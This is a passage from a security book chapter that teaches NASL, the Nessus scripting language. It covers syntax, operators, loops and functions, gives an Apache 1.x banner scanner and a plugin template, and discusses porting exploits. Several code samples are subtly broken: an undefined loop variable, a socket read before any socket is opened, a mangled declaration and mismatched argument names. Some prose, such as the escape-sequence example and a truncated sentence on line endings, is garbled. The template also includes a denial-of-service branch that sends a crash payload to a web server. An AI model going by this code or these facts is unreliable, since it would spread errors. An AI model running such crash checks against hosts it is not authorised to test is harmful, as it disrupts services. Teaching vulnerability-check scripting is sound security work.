- Packets *will not* be sent to any host other than the target.
- Commands *will not* be executed on the local system.

These two guarantees make downloading and running other users' NASL scripts safer than downloading and running arbitrary code. However, the scripts are designed to discover, and in some cases exploit, services running on the target host; therefore, some scripts carry the risk of crashing the service or the target host. Scripts downloaded from nessus.org are placed into one of nine categories, indicating whether the script gathers information, disrupts a service, attempts to crash the target host, and so on. Nessus users can pick and choose which categories are permitted to run.

NASL's Limitations

It is important to realize the limitations of NASL; it is not an all-purpose scripting language designed to replace Perl or Python.There are several things that can be done in industrial-grade scripting languages that cannot be done in NASL.Although NASL is very efficient and heavily optimized for use with Nessus, it is not the fastest language. Still, Michel Arboi maintains that NASL2 is up to 16 times faster than NASL1 at some tasks.

NASL Script Syntax

This section provides a descriptive overview of NASL script syntax, written to help the reader write his or her own NASL scripts. For a complete discussion of the NASL syntax, including a formal description of NASL grammar, please refer to *The NASL2 Reference Manual*, by Michel Arboi.

Comments

Text following a # character is ignored by the parser. Multiline comments (e.g., C's `/* */`) and inline comments are not supported.

Example of a Valid Comment:

```
x = 1  # set x equal to 1
```

Examples of Invalid Comments:

```
# Author: Eric Heitzman
Filename:  example.nasl #

port = get_kb_item # read port number from KB # ("Services/http")
```

The *comment* character causes everything following it to be ignored, but only until the end of the line. The error with the preceding examples is that they are being used as delimiters for comment blocks.

Variables

The variables in NASL are very easy to use. They do not need to be declared before being used, and variable-type conversion and memory allocation and deallocation are handled automatically. As in C, NASL variables are case-sensitive.

NASL supports the following data types: integers, strings, arrays, and NULL. Booleans are implemented, but not as a standalone data type. NASL does not support floating-point numbers.

Integers

There are three types of integer: decimal (base 10), octal (base 8), and hexadecimal (base 16). Octal numbers are denoted by a leading *0* (zero) and hexadecimal numbers are denoted by a leading *0x* (zero x) sequence. Therefore, *0x10 = 020 = 16* integers are implemented using the native C *int* type, which is 32 bits on most systems and 64 bits on some systems.

Strings

Strings can exist in two forms: *pure* and *impure*. Impure strings are denoted by double quotes, and escape sequences are not converted. The internal *string* function converts impure strings to pure strings by interpreting escape sequences, denoted by single quotes. For example, the *string* function would convert the impure string *City\tState* to the pure string *City\State*.

NASL supports the following escape sequences:

- ***\n*** New line character
- ***\t*** Horizontal tab
- ***\v*** Vertical tab
- ***\r*** Line-feed character
- ***\f*** Form-feed character
- ***\'*** Single quote
- ***\"*** Double quotes
- ***\x41 is A, \x42 is B, and so on*** \x00 does not parse correctly

TIP

A long time ago, a computer called the Teletype Model 33 was constructed using only levers, springs, punch cards, and rotors. Although this machine was capable of producing output at a rate of 10 characters per second, it took two-tenths of a second to return the print head to the beginning of a new line. Any characters printed during this interval would be lost as the read head traveled back to the beginning of the line. To solve this problem, the Teletype Model 33 engineers used a two-character sequence to denote the end of a line, a carriage-return character to tell the read head to return to the beginning of the line, and a new-line character to tell the machine to scroll down a line.

Early digital computer engineers realized that a two-character, end-of-line sequence wasted valuable storage. Some favored carriage-return characters (*\r* or *\x0d*), some favored new-line characters (*\n* or *\x0a*), and others continued to use both.

Following are some common consumer operating systems and the end-of-line sequences used by each:

- Microsoft Windows uses the carriage return and line-feed characters (*\r\n*).
- UNIX uses the new-line or *\n* character.
- Macintosh OS 9 and earlier uses the carriage-return or *\r* character.

Macintosh OS X is a blend of traditional Mac OS and UNIX and uses either \r or \n, depending on the situation. Most UNIX-style command-line utilities in OS X use *\n*, whereas most graphical user interface (GUI)

\r.

Arrays

NASL provides support for two types of array structure: *standard* and *string*. Standard arrays are indexed by integers, with the first element of the array at index *0*. String-indexed arrays, also known as *hashes* or *associative arrays*, allow you to associate a value with a particular key string; however, they do not preserve the order of the elements contained in them. Both types of arrays are indexed using the *[]* operator.

It is important to note that if you want to index a large integer, NASL has to allocate storage for all the indices up to that number, which may use a considerable amount of memory. To avoid wasting memory, convert the index value to a string and use a hash instead.

NULL

NULL is the default value of an unassigned variable that is sometimes returned by internal functions after an error occurs.

The *isnull()* function must be used to test whether or not a variable is NULL. Directly comparing values with the NULL constant (*var == NULL*) is not safe, because NULL will be converted to *0* or *""* (the empty string), depending on the type of the variable.

The interaction between NULL values and the array index operator is tricky. If you attempt to read an array element from a NULL variable, the variable becomes an empty array. The example given in the NASL reference is as follows:

```
v = NULL;
# isnull(v) returns TRUE and typeof(v) returns "undef"
x = v[2];
# isnull(x) returns TRUE and typeof(x) returns "undef"
# But isnull(v) returns FALSE and typeof(v) returns "array"
```

Booleans

Booleans are not implemented as a proper type. Instead, TRUE is defined as *1* and FALSE is defined as *0*. Other types are converted to TRUE or FALSE (*1 or 0*) following these rules:

- Integers are TRUE unless they are *0* or NULL.

- Strings are TRUE if non-empty; therefore, *0* is TRUE, unlike Perl and NASL1.
- Arrays are always TRUE, even if they are empty.
- NULL (or an undefined variable) evaluates to FALSE.

Operators

NASL does not support operator overloading. Each operator is discussed in detail in the following sections.

General Operators

The following operators allow assignment and array indexing:

- **=** is the assignment operator. *x = y* copies the value of y into *x*. In this example, if *y* is undefined, *x* becomes undefined. The assignment operator can be used with all four built-in data types.
- ***[]*** is the array index operator. Strings can be indexed using the array index operator. If you set *name = Nessus*, then *name[1]* is *e*. Unlike NASL1, NASL2 does not permit you to assign characters into a string using the array index operator (i.e., *name[1] = "E"* will not work).

Comparison Operators

The following operators are used to compare values in a conditional and return either TRUE or FALSE. The comparison operators can safely be used with all four data types.

- **==** is the equivalency operator used to compare two values. It returns TRUE if both arguments are equal; otherwise it returns FALSE.
- ***!=*** is the *not equal* operator, and returns TRUE when the two arguments are different; otherwise it returns FALSE.
- **>** is the *greater-than* operator. If it is used to compare integers, the returned results are as would be expected. Using > to compare strings is a bit trickier because the strings are compared on the basis of their American Standard Code for Information Interchange

(ASCII) values. For example, (*a* < *b*), (*A* < *b*), and (*A* < *B*) are all TRUE but (*a* < *B*) is FALSE. This means that if you want to make an alphabetic ordering, you should consider converting the strings to all uppercase or all lowercase before performing the comparison. Using the *greater-than* or *less-than* operators with a mixture of strings and integers yields unexpected results.

- **>=** is the *greater-than or equal-to* operator.
- **<** is the *less-than* operator.
- **<=** is the *less-than or equal-to* operator.

Arithmetic Operators

The following operators perform standard mathematic operations on integers. As noted later in this chapter, some of these operators behave dually, depending on the types of parameters passed to them. For example, + is the integer addition operator, but it can also perform string concatenation.

- **+** is the addition operator when both of the passed arguments are integers.
- **–** is the subtraction operator when both of the passed arguments are integers.
- ***** is the multiplication operator.
- **/** is the division operator, which discards any fractional remainder (e.g., *20 / 6 == 3*).
- NASL does not support floating-point arithmetic.
- Division by 0 returns 0 rather than crashing the interpreter.
- **%** is the modulus operator. A convenient way of thinking about the modulus operator is that it returns the remainder following a division operation (e.g., *20 % 6 == 2*).
- If the second operand is NULL, 0 is returned instead of crashing the interpreter.
- ****** is the power (or exponentiation) function (e.g., *2 ** 3 == 8*).

String Operators

String operators provide a higher-level string manipulation capability. They concatenate strings, subtract strings, perform direct string comparisons, and perform regular expression comparisons. The convenience of built-in operators combined with the functions described in the NASL library make handling strings in NASL as easy as handling them in PHP or Python. Although it is still possible to manipulate strings as though there were arrays of characters (similar to those in C), it is no longer necessary to create and edit strings in this manner.

- **+** is the string concatenation (appending) operator. Using the *string* function is recommended to avoid ambiguities in type conversion.
- **-** is the *string subtraction* operator, which removes the first instance of one string inside another (e.g., *Nessus – ess* would return *Nus*).
- ***[]*** indexes one character from a string, as described previously (e.g., *If str = Nessus* then *str[0]* is *N*).
- **><** is the string match or substring operator. It will return TRUE if the first string is contained within the second string (e.g., *us* >< *Nessus* is TRUE).
- **>!<** is the opposite of the >< operator. It returns TRUE if the first string is not found in the second string.
- **=~** is the regular expression-matching operator. It returns TRUE if the string matches the supplied regular expression, and FALSE if it does not. *s =~ [abc]+zzz* is functionally equivalent to *ereg(string:s, pattern: [abc]+zzz, icase:1)*.
- ***!~*** is the regular expression-mismatching operator. It returns TRUE when the supplied string does not match the given regular expression, and false when it does.
- **=~** and ***!~*** will return NULL if the regular expression is not valid.

Logical Operators

The logical operators return TRUE or FALSE, which are defined as 1 and 0, respectively, depending on the relationship between the parameters.

- *!* is the logical *not* operator.
- *&&* is the logical *and* operator. It returns TRUE if both of the arguments evaluate to TRUE. This operator supports short-circuit evaluation, which means that if the first argument is FALSE, the second is never evaluated.
- **||** is the logical *or* operator. It returns TRUE if either argument evaluates to TRUE. This operator supports short-circuit evaluation, which means that if the first argument is TRUE, the second is never evaluated.

Bitwise Operators

Bitwise operators are used to compare and manipulate integers and binary data at the single bit level.

- **~** is the bitwise *not* operator.
- *&* is the bitwise *and* operator.
- **|** is the bitwise *or* operator.
- **^** is the bitwise *xor* (exclusive or) operator.
- **<<** is the logical bit shift to the left. A shift to the left has the same effect as multiplying the value by 2 (e.g., *x << 2* is the same as *x * 4*).
- **>>** is the arithmetic / signed shift to the right. The sign bit is propagated to the right; therefore, *x >> 2* is the same as *x / 4*.
- **>>>** is the logical / unsigned shift to the right. The sign bit is discarded (e.g., if *x* is greater than *0*, then *x >>> 2* is the same as *x / 4*.

C-Like Assignment Operators

C-like assignment operators have been added to NASL for convenience.

- NASL supports the incrementing and decrementing operators **++** and --. ++ increases the value of a variable by 1, and -- decreases the value of a variable by 1. There are two ways to use each of these operators.

- When used as a postfix operator (e.g., *x*++ or *x*—), the present value of the variable is returned before the new value is calculated and stored. For example:

```
x = 5;
display (x, x++, x);
```

- This code will print *556*, and the value of *x* after the code is run is *6*.

```
x = 5;
display (x, x--, x);
```

- This will display *554*, and the value of *x* after the code is run is *4*.
- The incrementing and decrementing operators can also be used as prefix operators (for example, ++*x* or —*x*). When used this way, the value is modified first and then returned. For example:

```
x = 5;
display (x, ++x, x);
```

- This code will print *566*, and the value of *x* after the code is run is *6*.

```
x = 5;
display (x, --x, x);
```

- This code will display *544*, and the value of *x* after the code is run is *4*.
- NASL also provides a convenient piece of syntactic shorthand. It is common to want to do an operation on a variable and then assign the result back to the variable. If you want to add 10 to *x*, you could write:

```
x = x + 10;
```

- As shorthand, NASL allows you to write:

```
x += 10;
```

- This adds 10 to *x*'s original value and assigns the result back to *x*. This shorthand works for all the operators listed above: +, -, *, /, %, <<. >>, and >>>.

Control Structures

Control structures is a generic term used to describe conditionals, loops, functions, and associated commands such as *return* and *break*. These commands allow you to control the flow of execution within your NASL scripts. NASL supports the classic *if-then-else* statement, but not *case* or *switch* statements. Loops in NASL include *for*, *foreach*, *while*, and *repeat-until*. *Break* statements can be used to prevent a loop from iterating, even if the loop conditional is still true. NASL also uses built-in functions and user-defined functions, both of which use the *return* statement to pass data back to the caller.

if Statements

NASL supports *if* and *else* constructs but does not support *elseif*. You can recreate the functionality of *elseif* or *elif* in NASL by chaining together *if* statements.

```
if (x == 10) {
display ("x is 10");
} else if (x > 10) {
       display ("x is greater than 10");
} else {
       display ("x is less than 10");
}
```

for Loops

The *for* loop syntax is nearly identical to the syntax used in C. This syntax is:

```
for (InitializationExpression; LoopCondition; LoopExpression) {
       # repeated code
}
```

Here is an example that prints the numbers 1 through 100 (one per line):

```
for (i=1; i<=100; i++) {
       display(i, '\n');
}
```

Note that after this loop is finished executing, the value of *i* is 101. This is because the *LoopExpression* evaluates each iteration until *LoopCondition* becomes FALSE. In this case, *LoopCondition* (*i <= 100*) becomes FALSE only once `i` is assigned the value 101.

foreach Loops

foreach loops can be used to iterate across each element in an array. To iterate through all items in an array, use this syntax, which will assign each value in the array to the variable *x*:

```
foreach x (array) {
       display(x, '\n');
}
```

You can also put each array index in an array or hash using a foreach loop and the keys function:

```
foreach k (keys(array)) {
       display ("array[", k, "] is ", array[k], '\n');
}
```

while Loops

while loops continue iterating as long as the conditional is true. If the conditional is false initially, the code block is never executed.

```
i = 1;
while (i <= 10) {
       display (i, '\n');
       i++;
}
```

repeat-until Loops

repeat-until loops are like *while* loops, but instead of evaluating the conditional *before* each iteration, they evaluate it *after* each iteration, thereby ensuring that the *repeat-until* loop will always execute at least once. Here is a simple example:

```
x = 0;
repeat {
       display (++x, '\n');
} until (x >= 10);
```

Break Statements

A *break* statement can be used to stop a loop from iterating before the loop conditional is FALSE. The following example shows how *break* can be used to count the number of zeros in a string (*str*) before the first nonzero value. Bear in mind that if *str* is 20 characters long, the last element in the array is *str[19]*.

```
x = 0;
len = strlen(str);
while (x < len) {
       if (str[x] != "0") {
              break;
       }
       x++;
}
if (x == len) {
       display ("str contains only zeros");
} else {
       display ("There are ", x, " 0s before the first non-zero value.");
}
```

User-Defined Functions

In addition to the many built-in functions that make NASL programming convenient, you can also create your own functions. User-defined functions have the following syntax:

```
function function_name (argument1, argument2, ...) {
       # block of code
}
```

For example, a function that takes a string and returns an array containing the ASCII value of each character in the string might look like this:

```
function str_to_ascii (in_string) {
local_var result_array;
          len;
local_var i;

len = strlen(in_string);
for (i = 0; i < len; i++) {
              result_array[i] = ord(in_string[i]);
}
return (result_array);
}

display (str_to_ascii(in_string: "FreeBSD 4.8"), '\n');
```

User-defined functions must be called with named arguments. For example:

```
ascii_array = str_to_ascii (instring: "Hello World!");
```

Because NASL requires named function arguments, you can call functions by passing the arguments in any order. Also, the correct number of arguments need not be passed if some of the arguments are optional.

Variables are scoped automatically, but the default scope of a variable can be overwritten using *local_var* and *global_var* when the variables are declared. Using these two commands is highly recommended to avoid accidentally writing over previously defined values outside the present scope. Consider the following example:

```
i = 100;

function print_garbage () {
       for (i = 0; i < 5; i++) {
              display(i);
       }
       display (" --- ");
       return TRUE;
}

print_garbage();
display ("The value of i is ", i);
```

The output from this example is *01234 --. The value of i is 5.* The global value of *i* was overwritten by the *for* loop inside the *print_garbage* function because the *local_var* statement was not used.

NASL supports function recursion.

Built-in Functions

NASL provides dozens of built-in functions to make the job of writing NASL scripts easier. These functions are called in exactly the same manner as user-defined functions and are already in the global namespace for new NASL scripts (that is, they do not need to be included, imported, or defined). Functions for manipulating network connections, creating packets, and interacting with the Nessus knowledge base are described further in this chapter.

Return

The *return* command returns a value from a function. Each of the four data types (integers, strings, arrays, and NULL) can be returned. Functions in NASL can return one value, or no values at all (e.g., *return (10, 20)* is not valid).

Writing NASL Scripts

As mentioned earlier, NASL is designed to be simple, convenient, modular, efficient, and safe. This section details the NASL programming framework and introduces some of the tools and techniques that are provided to help NASL meet those claims.

The goal of this section is to familiarize you with the process and framework for programming NASL scripts. Categories of functions and examples of some specific functions are provided; however, a comprehensive listing and definition for every function are beyond the scope of this chapter. For a complete function reference, refer to "NASL2 Language Reference."

NASL scripts can be written to fulfill one of two roles. Some scripts are written as tools for personal use, to accomplish specific tasks that other users might not be interested in. Other scripts check for security vulnerabilities and misconfigurations, which can be shared with the Nessus user community to improve the security of networks worldwide.

Writing Personal-Use Tools in NASL

The most important thing to remember when you're programming in NASL is that the entire language has been designed to ease the process of writing vulnerability checks. Dozens of built-in functions make the tasks of manipulating network sockets, creating and modifying raw packets, and communicating with higher-level network protocols (such as HTTP, FTP, and SSL) more convenient than it would be to perform these same operations in a more general-purpose language.

If a script is written to fulfill a specific task, you do not have to worry about the requirements placed on scripts that end up being shared. Instead, you can focus on what must be done to accomplish your task. At this point in the process, it would behoove you to make heavy use of the functions provided in the NASL library whenever possible.

Networking Functions

NASL has dozens of built-in functions that provide quick and easy access to a remote host through the TCP and User Datagram Protocol (UDP) protocols. Functions in this library can be used to open and close sockets, send and receive strings, determine whether or not a host has gone down after a denial of service (DOS) test, and retrieve information about the target host such as the hostname, Internet Protocol (IP) address, and next open port.

HTTP Functions

The HTTP functions in the NASL library provide an application program interface (API) for interacting with HTTP servers. Common HTTP tasks such as retrieving the HTTP headers, issuing *GET*, *POST*, *PUT*, and *DELETE* requests, and retrieving Common Gateway Interface (CGI) path elements are implemented for you.

Packet Manipulation Functions

NASL provides built-in functions that can be used to forge and manipulate Internet Gateway Message Protocol (IGMP), Internet Control Message Protocol (ICMP), IP, TCP and UDP packets. Individual fields within each packet can be set and retrieved using various *get* and *set* functions.

String Manipulation Functions

Like most high-level scripting languages, NASL provides functions for splitting strings, searching for regular expressions, removing trailing whitespace, calculating string length, and converting strings to upper or lower case. NASL also has some functions that are useful for vulnerability analysis, most notably the *crap* function for testing buffer overflows, which returns the letter *X* or an arbitrary input string as many times as is necessary to fill a buffer of the requested size.

Cryptographic Functions

If Nessus is linked with OpenSSL, the NASL interpreter provides functions for returning a variety of cryptographic and checksum hashes, which include Message Digest 2 (MD2), Message Digest 4 (MD4), Message Digest 5 (MD5), RIPEMD160, Secure Hash Algorithm (SHA), and Secure Hash Algorithm version 1.0 (SHA1). There are also several functions that can be used to generate a Message Authentication Code from arbitrary data and a provided key. These functions include HMAC_DSS, HMAC_MD2, HMAC_MD4, HMAC_MD5, HMAC_RIPEMD160, HMAC_SHA, and HMAC_SHA1.

The NASL Command-Line Interpreter

When developing NASL, use the built-in *nasl* command-line interpreter to test your scripts. In Linux and FreeBSD, the NASL interpreter is installed in /usr/local/bin. At the time of this writing, there is no standalone NASL interpreter for Windows.

```
Using the interpreter is pretty easy. The basic usage is:
nasl –t target_ip scriptname1.nasl scriptname2.nasl …
```

If you want to use "safe checks" only, you can add an optional *-s* argument. Other options for debugging verbose output also exist. Run *man nasl* for more details.

Example

Imagine a scenario where you want to upgrade all your Apache Web servers from version 1.*x* series to the new 2.*x* series. You could write a NASL script like the one in the following example to scan each computer in your network, grab each banner, and display a notification whenever an older version of Apache is discovered. The script in the following example does not assume that Apache is running on the default World Wide Web (WWW) port (80).

This script could easily be modified to print out each banner discovered, effectively creating a simple TCP port scanner. If this script were saved as *apache_find.nasl* and your network used the IP addresses from 192.168.1.1 to 192.168.1.254, the command to run it using the NASL interpreter against this address range would look something like this:

```
nasl –t 192.168.1.1-254 apache_find.nasl
```

```
 1 # scan all 65,535 ports looking for Apache 1.x Web Server
 2 # set first and last to 80 if you only want to check the default port
 3 first = 1;
 4 last = 65535;
 5
 6 for (i = start; i < last; i++) {
 7     # attempt to create a TCP connection to the target port
 8     soc = open_soc_tcp(i);
 9     if (soc) {
10             # read up to 1024 characters of the banner, or until "\n"
11             banner = recv_line(socket: soc, length:1024);
12             # check to see if the banner includes the string "Apache/1."
13             if (egrep(string: banner, pattern:"^Server: *Apache/1\.")) {
14                     display("Apache version 1 found on port ", i, "\n");
15             }
16             close(soc);
17     }
18 }
```

Lines 3 and 4 set the variables that will be used to declare the start and end ports for scanning. Note that these numbers represent the entire set of ports for any given system (minus the zero port, which is frequently used for attacks or information gathering).

Lines 8 and 9 open a socket connection and then determine whether the opened socket connection was successful. After grabbing the banner with the inline initialization *banner* (line 11) and using the *recv_line* function, a regular expression is used on line 13 to determine whether Apache is found within the received banner. Lastly, the script indicates that Apache version 1.0 was found on the corresponding port that returned the banner.

Although this example script is reasonably efficient at performing this one task, scripts like this would not be suitable for use with Nessus. When Nessus is run with a complete library of checks, each script is executed sequentially and can take advantage of work performed by the previous scripts. In this example, the script manually scans each port, grabs every banner, and checks each for *Apache*. Imagine how inefficient running Nessus would be if every script did this much work! The next section discusses how to optimize NASL scripts so that they can be run from Nessus more efficiently.

Programming in the Nessus Framework

Once you have written a NASL script using the command-line interpreter, you need to make very few modifications to run the script from the Nessus console. Once these changes are made, you can share the script with the Nessus community by submitting it to the Nessus administrator.

Descriptive Functions

To share your NASL scripts with the rest of the Nessus community, you must modify the scripts to include a header that provides a name, summary, detailed description, and other information to the Nessus engine. These "description functions" allow Nessus to execute only the scripts necessary to test the current target, and they are also used to ensure that only scripts from the appropriate categories (information gathering, scanning, attack, DOS, and so on) are used.

Knowledge Base Functions

Shared scripts must be written in the most efficient manner possible. To this end, scripts should not repeat any work already performed by other scripts. Furthermore, scripts should create a record of any findings discovered so that subsequent scripts can avoid repeating the work. The central mechanism for tracking information gathered during the current run is called the *Knowledge Base*.

There are two reasons that using the Knowledge Base is easy:

- Using Knowledge Base functions is trivial and much easier than port scanning, manual banner grabbing, or reimplementing any Knowledge Base functionality.
- Nessus automatically forks whenever a request to the Knowledge Base returns multiple results.

To illustrate both of these points, consider a script that must perform analysis on each HTTP service found on a particular host. Without the Knowledge Base, you could write a script that port scans the entire host, performs a banner check, and then performs whatever analysis you want once a suitable target is found. It is extremely inefficient to run Nessus composed of these types of scripts, where each is performing redundant work and wasting large amounts of time and bandwidth. Using the Knowledge Base, a script can perform the same work with a single call to the Knowledge Base *get_kb_item("Services/www")* function, which returns the port number of a discovered HTTP server and automatically forks the script once for each response from the Knowledge Base (e.g., if HTTP services were found on port 80 and 2701, the call would return 80, fork a second instance, and in that instance return 2701).

Reporting Functions

NASL provides four built-in functions for returning information from the script back to the Nessus engine. The *scanner_status* function allows scripts to report how many ports have been scanned and how many are left to go. The other three functions (*security_note*, *security_warning*, and *security_hole*) are used to relate miscellaneous security information, noncritical security warnings, and critical security alerts back to the Nessus engine. Nessus then collects these reports and merges them into the final report summary.

Example

Following is the same script you saw at the end of the previous section, rewritten to conform to the Nessus framework. The "descriptive" functions report back to Nessus what the script is named, what it does, and what category it falls under. After the description block, the body of the check begins. Notice how Knowledge Base function *get_kb_item("Services/www")* is used. As mentioned previously, when the NASL interpreter evaluates this command, a new process is forked for each value of *"Services/www"* in the Knowledge Base. In this way, the script will check the banner of every HTTP server on the target without having to perform its own redundant port scan. Finally, if a matching version of Apache is found, the "reporting" function *security_note* is used to report noncritical information back to the Nessus engine. If the script is checking for more severe vulnerabilities, *security_warning* or *security_hole* can been used.

```
if (description) {
    script_version("$Revision: 1.0 $");

    name["english"] = "Find Apache version 1.x";
    script_name(english:name["english"]);

    desc["english"] = "This script finds Apache 1.x servers.
This is a helper tool for administrators wishing to upgrade
to Apache version 2.x.

Risk factor : Low";

    script_description(english:desc["english"]);

    summary["english"] = "Find Apache 1.x servers.";
    script_summary(english:summary["english"]);

    script_category(ACT_GATHER_INFO);

    script_copyright(english:"No copyright.");

    family["english"] = "General";
    script_family(english:family["english"]);
    script_dependencies("find_service.nes", "no404.nasl",
    "http_version.nasl");
    script_require_ports("Services/www");
    script_require_keys("www/apache");
    exit(0);
}

# Check starts here

include("http_func.inc");

port = get_kb_item("Services/www");
if (!port) port = 80;

if (get_port_state(port)) {
    banner = recv_line(socket: soc, length:1024);
    # check to see if the banner includes the string "Apache/1."
    if (egrep(string: banner, pattern:"^Server: *Apache/1\.")) {
           display("Apache version 1 server found on port ", i, "\n");
    }
    security_note(port);
}
```

Every NASL script is different from the next, but in general, most follow a similar pattern or framework that can be leveraged when creating any script. Each begins with a set of comments that usually include a title, a brief description of the problem or vulnerability, and a description of the script. It then follows with a description that is passed to the Nessus engine and used for reporting purposes in case this script is executed and finds a corresponding vulnerable system. Lastly, most scripts have a *script starts here* comment that signifies the beginning of NASL code.

The body of each script is different, but in most cases a script utilizes and stores information in the Knowledge Base, conducts some sort of analysis on a target system via a socket connection, and sets the state of the script to return TRUE for a vulnerable state if *X* occurs. Following is a template that can be used to create just about any NASL script.

Case Study: The Canonical NASL Script

```
#
# This is a verbose template for generic NASL scripts.
#

#
# Script Title and Description
#
# Include a large comment block at the top of your script
# indicating what the script checks for, which versions
# of the target software are vulnerable, your name, the
# date the script was written, credit to whoever found the
# original exploit, and any other information you wish to
# include.
#

if (description)
{
    # All scripts should include a "description" section
    # inside an "if (description) { ... }" block.  The
    # functions called from within this section report
    # information back to Nessus.
    #
    # Many of the functions in this section accept named
    # parameters which support multiple languages.  The
    # languages supported by Nessus include "english,"
    # "francais," "deutsch," and "portuguese."  If the argument
    # is unnamed, the default is English.  English is
    # required; other languages are optional.

    script_version("$Revision:1.0$");

    # script_name is simply the name of the script.  Use a
    # descriptive name for your script.  For example,
    # "php_4_2_x_malformed_POST.nasl" is a better name than
    # "php.nasl"
    name["english"] = "Script Name in English";
    name["francais"] = "Script Name in French";
    script_name(english:name["english"], francais:name["francais"]);

    # script_description is a detailed explanation of the vulnerablity.
    desc["english"] = "
This description of the script will show up in Nessus when
the script is viewed.  It should include a discussion of
     the script does, which software versions are vulnerable,
links to the original advisory, links to the CVE and BugTraq
articles (if they exist), a link to the vendor web site, a
link to the patch, and any other information which may be
useful.

The text in this string is not indented, so that it displays
correctly in the Nessus GUI.";
    script_description(english:desc["english"]);

    # script_summary is a one line description of what the script does.
    summary["english"] = "One line English description.";
    summary["francais"] = "One line French description.";
    script_summary(english:summary["english"],francais:summary
    ["francais"]);

    # script_category should be one of the following:
    # ACT_INIT: Plugin sets KB items.
    # ACT_SCANNER: Plugin is a port scanner or similar (like ping).
    # ACT_SETTINGS: Plugin sets KB items after ACT_SCANNER.
    # ACT_GATHER_INFO: Plugin identifies services, parses banners.
    # ACT_ATTACK: For non-intrusive attacks (eg directory traversal)
    # ACT_MIXED_ATTACK: Plugin launches potentially dangerous attacks.
    # ACT_DESTRUCTIVE_ATTACK: Plugin attempts to destroy data.
    # ACT_DENIAL: Plugin attempts to crash a service.
    # ACT_KILL_HOST: Plugin attempts to crash target host.
    script_category(ACT_DENIAL);

    # script_copyright allows the author to place a copyright
    # on the plugin.  Often just the name of the author, but
    # sometimes "GPL" or "No copyright."
    script_copyright(english:"No copyright.");

    # script_family classifies the behavior of the service.  Valid
    # entries include:
    # - Backdoors
    # - CGI abuses
    # - CISCO
    # - Denial of Service
    # - Finger abuses
    # - Firewalls
    # - FTP
    # - Gain a shell remotely
    # - Gain root remotely
    # - General
    # - Misc.
    # - Netware
    # - NIS
    # - Ports scanners
    # - Remote file access
    # - RPC
    # - Settings
    # - SMTP problems
    # - SNMP
    # - Untested
    # - Useless services
    # - Windows
    # - Windows : User management
    family["english"] = "Denial of Service";
    family["francais"] = "Deni de Service";
    script_family(english:family["english"],francais:family["francais"]);

    # script_dependencies is the same as the incorrectly-
    # spelled "script_dependencie" function from NASL1.  It
    # indicates which other NASL scripts are required for the
    # script to function properly.
    script_dependencies("find_service.nes");

    # script_require_ports takes one or more ports and/or
    # Knowledge Base entries
    script_require_ports("Services/www",80);

    # Always exit from the "description" block
    exit(0);
}

#
# Check begins here
#

# Include other scripts and library functions first
include("http_func.inc");

# Get initialization information from the KB or the target
port = get_kb_item("Services/www");
if ( !port ) port = 80;
if ( !get_port_state(port) ) exit(0);

if( safe_checks() ) {

    # Nessus users can check the "Safe Checks Only" option
    # when using Nessus to test critical hosts for known
    # vulnerabilities.  Implementing this section is optional,
    # but highly recommended.  Safe checks include banner
    # grabbing, reading HTTP response messages, and the like.

    # grab the banner
    b = get_http_banner(port: port);

    # check to see if the banner matches Apache/2.
    if ( b =~ 'Server: *Apache/2\.' ) {
            report = "
Apache web server version 2.x found - maybe it is vulnerable, but
maybe it isn't.  This is just an example script after all.

** Note that Nessus did not perform a real test and
** just checked the version number in the banner

Solution : Check www.apache.org for the latest and greatest.
Risk factor : Low";

```

```
           # report the vulnerable service back to Nessus
           # Reporting functions include:
           # security_note: an informational finding
           # security_warning: a minor problem
           # security_hole: a serious problem
           security_hole(port: port, data: report);
    }

    # done with safe_checks, so exit
    exit(0);

} else {
    # If safe_checks is not enabled, we can test using more intrusive
    # methods such as Denial of Service or Buffer Overflow attacks.

    # make sure the host isnt' dead before we get started...
    if ( http_is_dead(port:port) ) exit(0);

    # open a socket to the target host on the target port
    soc = http_open_socket(port);
    if( soc ) {
           # craft the custom payload, in this case, a string
           payload = "some nasty string\n\n\n\n\n\n\n\n\n";

           # send the payload
           send(socket:soc, data:payload);

           # read the result.
           r = http_recv(socket:soc);

           # Close the socket to the foreign host.
           http_close_socket(soc);

           # If the host is unresponsive, report a serious alert.
           if ( http_is_dead(port:port) ) security_hole(port);
    }
}
```

Porting to and from NASL

Porting code is the process of translating a program or script from one language to another. Porting code between two languages is conceptually very simple but can be quite difficult in practice because it requires an understanding of both languages. Translating between two very similar languages, such as C and C++, is often made easier because the languages have similar syntax, functions, and so on. On the other hand, translating between two very different languages, such as Java and Perl, is complicated because the languages share very little syntax and have radically different design methodologies, development frameworks, and core philosophies.

NASL has more in common with languages such as C and Perl than it does with highly structured languages like Java and Python. C and NASL are syntactically very similar, and NASL's loosely typed variables and convenient high-level string manipulation functions are reminiscent of Perl. Typical NASL scripts use global variables and a few functions to accomplish their tasks. For these reasons, you will probably find it easier to port between C or Perl and NASL than to port between Java and NASL. Fortunately, Java exploits are not as common as C or Perl exploits. A brief review of exploits found that approximately 90.0 percent of exploits were written in C, 9.7 percent were written in Perl, and 0.3 percent were written in Java.

Logic Analysis

To simplify the process of porting code, extract the syntactic differences between the languages and focus on developing a high-level understanding of the program's logic. Start by identifying the algorithm or process the program uses to accomplish its task. Next, write the important steps and the details of the implementation in "pseudo code." Finally, translate the pseudo code to actual source code. These steps are described in detail in the following sections.

Identify Logic

Inspecting the source code is the most common and direct method of studying a program you want to recreate. In addition to the actual source code, the headers and inline comments may contain valuable information. For a simple exploit, examining the source may be all you need to do to understand the script. For more complex exploits, it might be helpful to gather information about the exploit from other sources.

Start by looking for an advisory that corresponds to the exploit. If an advisory exists, it will provide information about the vulnerability and the technique used to exploit it. If you are lucky, it will also explain exactly what it does (buffer overflow, input validation attack, resource exhaustion, and so on). In addition to looking for the exploit announcement itself, several online communities often contain informative discussions about current vulnerabilities. Be aware that exploits posted to full-disclosure mailing lists, such as BugTraq, may be intentionally sabotaged. The authors might tweak the source code so that the exploit does not compile correctly, is missing key functionality, has misleading comments, or contains a Trojan code. Although mistakes have accidentally been published, more often they are deliberately included to make the exploits difficult for script kiddies to use, while simultaneously demonstrating the feasibility of the exploit code to vendors, the professional security community, and sophisticated hackers.

It is important to determine the major logical components of the script you will be porting, either by examining the source code or by reading the published advisories. In particular, determine the number and type of network connections that were created by the exploit, the nature of the exploit payload and how the payload is created, and whether or not the exploit is dependent on timing attacks.

The logical flow of one example script might look something like this:

1. Open a socket.
2. Connect to the remote host on the TCP port passed in as an argument.
3. Perform a banner check to make sure the host is alive.
4. Send an *HTTP GET* request with a long referrer string.
5. Verify that the host is no longer responding (using a banner check).

NOTE

These sites usually post exploits, advisories, or both:

